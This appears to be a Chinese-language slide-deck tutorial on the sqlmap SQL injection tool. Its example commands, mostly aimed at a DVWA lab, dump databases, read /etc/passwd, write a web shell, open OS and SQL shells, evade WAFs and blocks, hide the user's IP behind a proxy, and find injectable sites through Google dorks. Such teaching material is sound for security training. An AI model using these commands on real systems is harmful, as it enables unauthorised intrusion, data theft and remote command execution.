

Sq l map


防知焉 攻知未




- Sqlmap是一个开放源码的sql注入工具，它可以自动检测和利用sql注入漏洞。
- Sqlmap基于python编写，是跨平台的，任意一台安装了python的操作系统都可以使用它。
- Sqlmap官网
 - <http://sqlmap.org/>

- 在windows系统下安装sqlmap
 - python环境(python2)
 - sqlmap

- 使用sqlmap注入access数据库
 - -u, 判断是否是注入点
 - --tables, 列出表名
 - --columns, 列出字段名(列名)
 - --dump, 获取数据



- 使用sqlmap注入mysql数据库
 - -u, 判断是否是注入点
 - --dbs, 获取数据库
 - --current-db, 查看当前所用的数据库
 - --tables, 列出表名
 - --columns, 列出字段名(列名)
 - --dump, 获取数据



- 使用HTTP请求文件(结合burp截获的http数据包)
 - -r参数, 从文件中加载HTTP请求
 - sqlmap -r post.txt
- 使用burpsuite log文件
 - -l参数, 检测日志文件
 - 设置burp suite启用日志功能
 - sqlmap -l log.txt
- --data参数
 - sqlmap -u "http://1.1.1.1/a.php" --data="user=1&pass=2"

- web应用需要基于cookie的身份认证
 - sqlmap -u "" --cookie="a=1; b=2"

- --file-read
 - sqlmap -u "" --file-read="/etc/passwd"
- 文件被下载到了本地

- --file-write
- --file-dest
- sqlmap -u "" --file-write="sz.php" --file-dest="/tmp/shell.php"

- --os-cmd参数
- --os-shell参数
- sqlmap -u "" --cookie="" --os-cmd=""
- sqlmap -u "" --cookie="" --os-shell

- --sql-shell
- sqlmap -u "" --cookie="" --sql-shell

- --common-tables 暴力破解表名
 - /usr/share/sqlmap/txt/common-columns.txt
 - sqlmap -u "" --cookie="" --common-tables -D dvwa
- --common-columns 暴力破解列名
 - /usr/share/sqlmap/txt/common-columns.txt
 - sqlmap -u "" --cookie="" --common-columns -T users -D dvwa

- -d参数
- 首先设置运行mysql root用户远程登录
 - mysql -uroot -p
 - use mysql;
 - update user set host='%' where user='root';
 - select host,user from user;
- sqlmap -d "mysql://root:@192.168.80.199:3306/dvwa" --dbs

- Sql注入的原则：测试每一个参数。
- --level
 - 共有五个等级，默认为1
 - level \geq 2时，会测试HTTP Cookie
 - level \geq 3时，会测试HTTP User-Agent和Referer
 - sqlmap -u "" --cookie="" --level 2
- --risk
 - 共有3个风险等级，默认为1
 - 随着risk的升高可能造成数据被篡改的风险。
 - sqlmap -u "" --cookie="" --risk 2
- -v 设置显示的详细程度(0-6)，默认为1

- --count 获取表中的数据个数
 - sqlmap -u "" --cookie="" --count -T users -D dvwa
 - 一些敏感数据不能读时可以使用此参数
- --users 获取数据库用户
 - sqlmap -u "" --cookie="" --users
- --current-user 获取当前用户
 - sqlmap -u "" --cookie="" --current-user
- --privileges 获取数据库用户的权限
 - sqlmap -u "" --cookie="" --privileges -U CU

- --output-dir 自定义输出路径
 - sqlmap -u "" --cookie="" --output-dir=/root/Desktop
- --flush-session 清空之前的session, 重新测试该目标
 - sqlmap -u "" --cookie="" --flush-session
- --purge-output 删除output目录的文件
 - sqlmap --purge-output -v 3

- -p 设置要测试的参数
 - sqlmap -u "" -p id
- --skip 设置不测试的参数
 - sqlmap -u "" --skip id
- --batch 不询问用户选择，全部使用默认选项
 - sqlmap -u "" --cookie="" --batch
- 注入伪静态站点
 - web服务器使用了URL重写
 - 在想测试的参数后面加*
 - sqlmap -u "http://targeturl/param1/value1*/param2/value2/"

- --delay 设置两个http(s)请求间的延迟时间，默认无延迟
 - sqlmap -u "" --cookie="" --delay=0.5
- --safe-url/--safe-freq 避免过多的错误请求被屏蔽
 - 每尝试10次注入请求，就会访问一遍正常的url
 - sqlmap -u "" --safe-url="" --safe-freq=10 -v 4

- --user-agent 指定请求的user-agent
 - wireshark抓包查看user-agent
 - waf可能会过滤sqlmap的请求头
 - sqlmap -u "" --cookie="" --user-agent=""
- --random-agent随机选取user-agent
 - /usr/share/sqlmap/txt/user-agents.txt
 - sqlmap -u "" --cookie="" --random-agent

- --proxy 使用代理(隐藏自己的真实ip)
 - sqlmap -u "" --proxy="http://127.0.0.1:25378"
- -g 通过谷歌搜索扫描注入点
 - sqlmap -g "inurl:\".php?id=1\""" --proxy="http://127.0.0.1:25378" --batch
- sqlmap也支持https站点的注入
 - --force-ssl
 - sqlmap -u "https://1.1.1.1/a.php?id=1:444" --force-ssl

谢谢大家